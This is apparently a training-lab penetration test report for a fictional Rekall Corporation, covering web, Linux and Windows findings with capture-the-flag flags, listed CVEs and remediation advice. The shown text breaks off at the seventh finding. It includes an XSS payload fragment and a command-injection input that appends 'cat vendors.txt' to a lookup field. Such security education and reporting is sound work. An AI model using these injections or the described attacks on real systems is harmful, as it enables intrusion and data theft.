Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Fortin Security, LLC
Contact Name	Julian Fortin
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	December 4, 2023	Julian Fortin	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
totalrekall.xyz 192.168.14.35 192.168.13.0/24 172.22.117.20 (Win10) 172.22.117.10 (WINDC01)	Rekall internal domain, range, public website, and Windows servers


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The team observed that first steps have been made towards protection against XSS attacks and local file inclusion

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The team was able to circumvent the protections in place for XSS attacks and local file inclusion
- It was possible to execute a variety of different code injections (SQL, PHP, bash)
- Several applications (bash, Apache Tomcat, Apache Struts, Drupal, sudo, SLMail) require updates to patch serious vulnerabilities
- The domain controller is susceptible to credential dumping attacks

Executive Summary

Our team first tested the web application at 192.168.14.35. Attempts at XSS attacks were successful on the Welcome.php, Memory-Planner.php, and comments.php pages. The team was successful at local file inclusion attacks, having uploaded PHP scripts through image upload fields on the Memory-Planner.php page. Sensitive data such as administrator login and hidden pages were also discovered in plaintext within HTML code of the Login.php page and in the robots.txt file. A password field on the Login.php page was susceptible to SQL injection, and command injection attacks also revealed certain hidden internal files. One account with a weak password was able to be accessed through brute force attacks, and a directory traversal attack revealed an old version of the company's legal disclaimer.

Next, we tested the Linux servers. After scanning the 192.168.13.0/24 subnet we discovered multiple machines running out-dated applications:

- 192.168.13.10 is vulnerable to remote code execution through an old version of Apache Tomcat.
- 192.168.13.11 is vulnerable to the Shellshock attack through an old version of bash.
- 192.168.13.12 is vulnerable to remote code execution through an old version of Apache Struts.
- 192.168.13.13 is vulnerable to remote code execution through an old version of Drupal.
- 192.168.13.14 is vulnerable to privilege escalation attacks through an old version of sudo.

Finally, we tested the Windows servers. We first found login credentials exposed on the company's GitHub page, which we were able to use to get access to a Win10 machine (172.22.117.20) discovered through a subnet scan. We also found an out-dated version of SLMail which we were able to exploit to gain access to directory files on the machine. A credential dumping attack was used to gather administrator credentials (ADMBob) for the Win10 machine which also granted access to the WinDC machine (172.22.117.10). Once on the WinDC machine, an attack using kiwi was successful in revealing the NTLM hash for the Administrator account.

Summary Vulnerability Overview



Vulnerability	Severity
XSS reflected	Critical
XSS Stored	Critical
Sensitive data exposure	Low
Local file inclusion	Critical
SQL injection	Critical
Command injection	Critical
Brute force attack	Low
PHP injection	Critical
Session management	Medium
Directory traversal	Low
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	High
CVE-2019-14287	High
Exposed credentials on GitHub	Medium
Seattle Lab Mail 5.5 POP3 Buffer Overflow	High
Credential Dumping	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.0/24 192.168.13.0/24
Ports	21, 22, 25, 80, 110, 5901, 6001, 8080, 10000, 10001

Exploitation Risk	Total
Critical	10
High	3
Medium	2
Low	3

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Scripts can be executed in the name field on the Welcome.php page
Images	 Welcome to VR Planning On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below! Put your name here GO Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf  Who do you want to be? <sscriptcript>alert("helllo" GO You have chosen , great choice! Congrats, flag 2 is ksdnd99dkas
Affected Hosts	192.168.14.35

Remediation	Use server-side input validation to reject names or messages that include scripts. Use output encoding to prevent scripts from running on your webpages


Vulnerability 2	**Findings**
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Scripts can be executed in the website's comment box.
Images	 Please leave your comments on our website! CONGRATS, FLAG 3 is sd7fk1nctx Your entry was added to our blog!
Affected Hosts	192.168.14.35
Remediation	Use server-side input validation to reject names or messages that include scripts. Use output encoding to prevent scripts from running on your webpages

Vulnerability 3	**Findings**
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Sensitive data was located in HTTP response headers, in the HTML code of the login page, and in the robots.txt file

Images




```
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 23 Nov 2023 01:34:55 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=btdjqsgf6n6c8pg7ujcuabfd16; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
```



Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools



HERE




```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```


Affected Hosts	192.168.14.35
Remediation	Edit robots.txt file and remove admin credentials from the HTML code of the login portal.

Vulnerability 4	Findings
Title	Local file inclusion
Type (Web app / Linux OS / WIndows OS)	Web App


Risk Rating	**Critical**
Description	PHP scripts can be uploaded through the upload form for images and subsequently executed.
Images	 Please upload an image: No file selected. Your image has been uploaded here.Congrats, flag 5 is mmssdi73g  Please upload an image: No file selected. Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd
Affected Hosts	192.168.14.35
Remediation	Implement allow listing to restrict unwanted file types.


Vulnerability 5	**Findings**
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Arbitrary SQL code can be executed in the password field of the login page

Images	 Please login with your user credentials! Login: [redacted] Password: [redacted] Login Congrats, flag 7 is bcs92sjsk233
Affected Hosts	192.168.14.35
Remediation	Implement input validation for SQL queries


Vulnerability 6	Findings
Title	Command injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Arbitrary commands can be executed by appending them to a URL
Images	 DNS Check ample.com;cat vendors.txt Lookup www.example.com;cat ve... Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas
Affected Hosts	192.168.14.35
Remediation	`Use server-side validation to only allow inputs in the form of a URL or IP address (depending on intended usage).`


Vulnerability 7	Findings

